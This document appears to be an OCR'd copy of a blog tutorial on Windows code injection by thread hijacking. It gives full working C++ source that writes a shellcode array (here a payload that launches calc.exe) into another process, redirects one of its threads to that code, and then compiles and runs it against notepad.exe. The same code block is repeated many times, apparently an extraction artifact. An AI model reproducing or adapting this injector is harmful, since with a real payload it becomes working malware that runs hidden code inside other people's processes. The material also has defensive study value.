
Code injection via thread hijacking. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/23/malware-injection-6.html

November 23, 2021

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



what does it mean?

Today I will discuss about code injection to remote process via thread hijacking. This is about code injection via hijacking threads instead of creating a remote thread. There are methods of code injection where you can create a thread from another process using `CreateRemoteThread` at an executable code location, I wrote about this here. Or for example, classic DLL Injection via `CreateRemoteThread` and executing `LoadLibrary`, passing an argument in the `CreateRemoteThread`. My post about this technique.

example

Let's go to look an example which demonstrates this technique:

```
/*
hack.cpp
code injection via thread hijacking
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/23/malware-injection-6.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

// get process PID
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
```

```
  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  DWORD pid = 0; // process ID
  HANDLE ph; // process handle
  HANDLE ht; // thread handle
  LPVOID rb; // remote buffer

  HANDLE hSnapshot;
  THREADENTRY32 te;
  CONTEXT ct;

  pid = findMyProc(argv[1]);
  if (pid == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  } else {
    printf("PID = %d\n", pid);

    ct.ContextFlags = CONTEXT_FULL;
    te.dwSize = sizeof(THREADENTRY32);

    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

    if (ph == NULL) {
      printf("OpenProcess failed! exiting...\n");
      return -2;
    }

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

```
    // write payload to memory buffer
    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

    // find thread ID for hijacking
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
    if (Thread32First(hSnapshot, &te)) {
      do {
        if (pid == te.th32OwnerProcessID) {
          ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
          break;
        }
      } while (Thread32Next(hSnapshot, &te));
    }

    // suspend target thread
    SuspendThread(ht);
    GetThreadContext(ht, &ct);
    // update register (RIP)
    ct.Rip = (DWORD_PTR)rb;
    SetThreadContext(ht, &ct);
    ResumeThread(ht);

    CloseHandle(ph);
  }
  return 0;
}
```

As usually, for simplicity, we use 64-bit `calc.exe` as the payload.

As you can see, for finding process by name I used a function `findMyProc` from my past post. Then, the `main` function is like my code from this post about “classic” code injection to remote process. The only difference in logic: we hijack remote thread instead creating new one.

The flow is this technique is: firstly, we find the target process:

```
75  int main(int argc, char* argv[]) {
76    DWORD pid = 0; // process ID
77    HANDLE ph; // process handle
78    HANDLE ht; // thread handle
79    LPVOID rb; // remote buffer
80
81    HANDLE hSnapshot;
82    THREADENTRY32 te;
83    CONTEXT ct;
84
85    pid = findMyProc(argv[1]);
86    if (pid == 0) {
87      printf("PID not found :( exiting...\n");
88      return -1;
89    } else {
90      printf("PID = %d\n", pid);
91
92      ct.ContextFlags = CONTEXT_FULL;
93      te.dwSize = sizeof(THREADENTRY32);
```

Then, as usually, allocate space in the target process for our payload:

```
97    if (ph == NULL) {
98      printf("OpenProcess failed! exiting...\n");
99      return -2;
100   }
101
102   // allocate memory buffer in the target remote process
103   rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
104
105   // write payload to memory buffer
106   WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
107
108   // find thread ID for hijacking
109   hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
110   if (Thread32First(hSnapshot, &te)) {
111     do {
112       if (pid == te.th32OwnerProcessID) {
113     ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114         break;
```

and write our payload in the allocated space:

```
100     }
101
102     // allocate memory buffer in the target remote process
103     rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
104
105     // write payload to memory buffer
106     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
107
108     // find thread ID for hijacking
109     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
110     if (Thread32First(hSnapshot, &te)) {
111       do {
112         if (pid == te.th32OwnerProcessID) {
113       ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114           break;
```

The next step we find a thread ID of the thread we want to hijack in the target process. In our case, we will fetch the thread ID of the first thread in our target process. We will leverage `CreateToolhelp32Snapshot` to create a snapshot of target process's threads and enum them with `Thread32Next`. This will give us the thread ID we will be hijacking:

```
105     // write payload to memory buffer
106     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
107
108     // find thread ID for hijacking
109     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
110     if (Thread32First(hSnapshot, &te)) {
111       do {
112         if (pid == te.th32OwnerProcessID) {
113           ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114           break;
115         }
116       } while (Thread32Next(hSnapshot, &te));
117     }
118
119     // suspend target thread
120     SuspendThread(ht);
```

Then, suspend the target thread which we want to hijack:

```
113             ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114             break;
115           }
116         } while (Thread32Next(hSnapshot, &te));
117       }
118
119       // suspend target thread
120       SuspendThread(ht);
121       GetThreadContext(ht, &ct);
122       // update register (RIP)
123       ct.Rip = (DWORD_PTR)rb;
124       SetThreadContext(ht, &ct);
125       ResumeThread(ht);
126
127       CloseHandle(ph);
128     }
129     return 0;
130   }
```

After that, getting the context of the target thread:

```
113             ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114             break;
115           }
116         } while (Thread32Next(hSnapshot, &te));
117       }
118
119       // suspend target thread
120       SuspendThread(ht);
121       GetThreadContext(ht, &ct);
122       // update register (RIP)
123       ct.Rip = (DWORD_PTR)rb;
124       SetThreadContext(ht, &ct);
125       ResumeThread(ht);
126
127       CloseHandle(ph);
128     }
129     return 0;
130   }
```

Update the target thread's register `RIP` (instruction pointer on 64-bit) to point to our payload:

```
113             ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114             break;
115           }
116         } while (Thread32Next(hSnapshot, &te));
117       }
118
119       // suspend target thread
120       SuspendThread(ht);
121       GetThreadContext(ht, &ct);
122       // update register (RIP)
123       ct.Rip = (DWORD_PTR)rb;
124       SetThreadContext(ht, &ct);
125       ResumeThread(ht);
126
127       CloseHandle(ph);
128     }
129     return 0;
130 }
```

But there are the caveat, which is called “SetThreadContext anomaly”. For some processes, the volatile registers (RAX, RCX, RDX, R8-R11) are set by `SetThreadContext`, for other processes (e.g. Explorer, Edge) they are ignored. Best not rely on `SetThreadContext` to set those registers.

Commit the hijacked thread:


```
113             ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114             break;
115           }
116         } while (Thread32Next(hSnapshot, &te));
117       }
118
119       // suspend target thread
120       SuspendThread(ht);
121       GetThreadContext(ht, &ct);
122       // update register (RIP)
123       ct.Rip = (DWORD_PTR)rb;
124       SetThreadContext(ht, &ct);
125       ResumeThread(ht);
126
127       CloseHandle(ph);
128     }
129     return 0;
130 }
```

And in the next step resume hijacked thread:

```
113             ht = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
114             break;
115           }
116         } while (Thread32Next(hSnapshot, &te));
117       }
118
119       // suspend target thread
120       SuspendThread(ht);
121       GetThreadContext(ht, &ct);
122       // update register (RIP)
123       ct.Rip = (DWORD_PTR)rb;
124       SetThreadContext(ht, &ct);
125       ResumeThread(ht);
126
127       CloseHandle(ph);
128     }
129     return 0;
130 }
```


As you can see, it's not so difficult. Let's go to compile this malware code:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
```




Then on victim machine let's first launch a `notepad.exe` instance and then execute our program:

```
.\hack.exe notepad.exe
```



and our payload code is still working after close victim process `notepad.exe`:



As you can see our logic perfectly worked!

Thread execution hijacking
CreateToolhelp32Snapshot
Process32First
Process32Next
strcmp
Taking a Snapchot and Viewing Processes
Thread32First
Thread32Next
CloseHandle
VirtualAllocEx
WriteProcessMemory
SuspendThread
GetThreadContext
SetThreadContext
ResumeThread

“Classic” code injection
“Classic” DLL injection
Source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine